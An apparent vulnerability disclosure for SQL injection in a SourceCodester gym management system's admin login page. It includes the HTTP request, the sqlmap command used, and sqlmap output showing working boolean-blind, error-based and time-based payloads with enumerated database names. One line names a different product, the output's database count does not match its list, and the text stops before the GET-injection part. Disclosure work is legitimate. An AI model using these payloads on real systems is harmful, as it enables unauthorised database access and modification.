

main

...

## Record2 / Gym Management System Project - SQL injection.md



Blythe-LU Gym Management System Project

History

1 contributor

82 lines (30 sloc) | 1.79 KB

...

# Gym Management System Project Login page has SQL injection

[College Attendance System \(CAS\)](#) Released by SourceCodester Has SQL Injection in the admin login page and the add coach page

An attacker can obtain database information and modify the database content through this vulnerability, which is extremely harmful.

## There is sql injection in the following paths

The following paths have post-type injection



```
/mygym/admin/login.php
```

The following paths have get-type injection

```
/mygym/admin/index.php?edit_tran
```

# sql post-type injection

The admin login page is as follows



```
POST /mygym/admin/login.php HTTP/1.1
Host: 192.168.106.1
Content-Length: 72
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.106.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.106.1/mygym/admin/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=a4dtd1q7b6cuco24i208179qio
Connection: close

admin_email=aaa@qq.com&admin_pass=1111111111&Admin_login=Login
```

There are 2 fields with injection points

```
admin_email
admin_pass
```

```
D:\Hack-Tools\WEB\sqlmap\sqlmap.py -r L...p\00.txt -p admin_email -dbms --batch
D:\Hack-Tools\WEB\sqlmap\sqlmap.py:21: DeprecationWarning: The distutils package is deprecated and slated for removal in Python 3.12. Use setuptools or check PEP 632 for potential alternatives
  import distutils

[1.5.1.40#dev]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:06:03 /2022-08-09/

[16:06:03] [INFO] parsing HTTP request from '...'
[16:06:03] [INFO] resuming back-end DBMS 'mysql'
[16:06:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: admin_email (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: admin_email='5123' OR 7441=7441#admin_pass=1111111111#Admin_login=Login

Type: error-based
Title: MySQL >= 5.0.12 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: admin_email=ccaiya22@163.com OR (SELECT 7548 FROM(SELECT COUNT(*),CONCAT(0x7162627171,(SELECT (ELT(7548=7548,1))) ,0x7162717871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)--- jR
ccadmin_pass=1111111111#Admin_login=Login

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: admin_email=ccaiya22@163.com AND (SELECT 8824 FROM (SELECT(SLEEP(5)))B1tH)--- gWxQkadmin_pass=1111111111#Admin_login=Login
---
[16:06:03] [INFO] the back-end DBMS is MySQL
Web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.0
[16:06:03] [INFO] fetching database names
[16:06:03] [INFO] resumed: 'information_schema'
[16:06:03] [INFO] resumed: 'mysql'
[16:06:03] [INFO] resumed: 'performance_schema'
[16:06:03] [INFO] resumed: 'plachau'
[16:06:03] [INFO] resumed: 'sys'
[16:06:03] [INFO] resumed: 'vogue'
available databases [7]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] plachau
[*] sys
[*] vogue
[16:06:03] [INFO] fetched data logged to text files under '...'
```

## sql get-type injection

The /mygym/admin/index.php?edit\_tran page is as follows

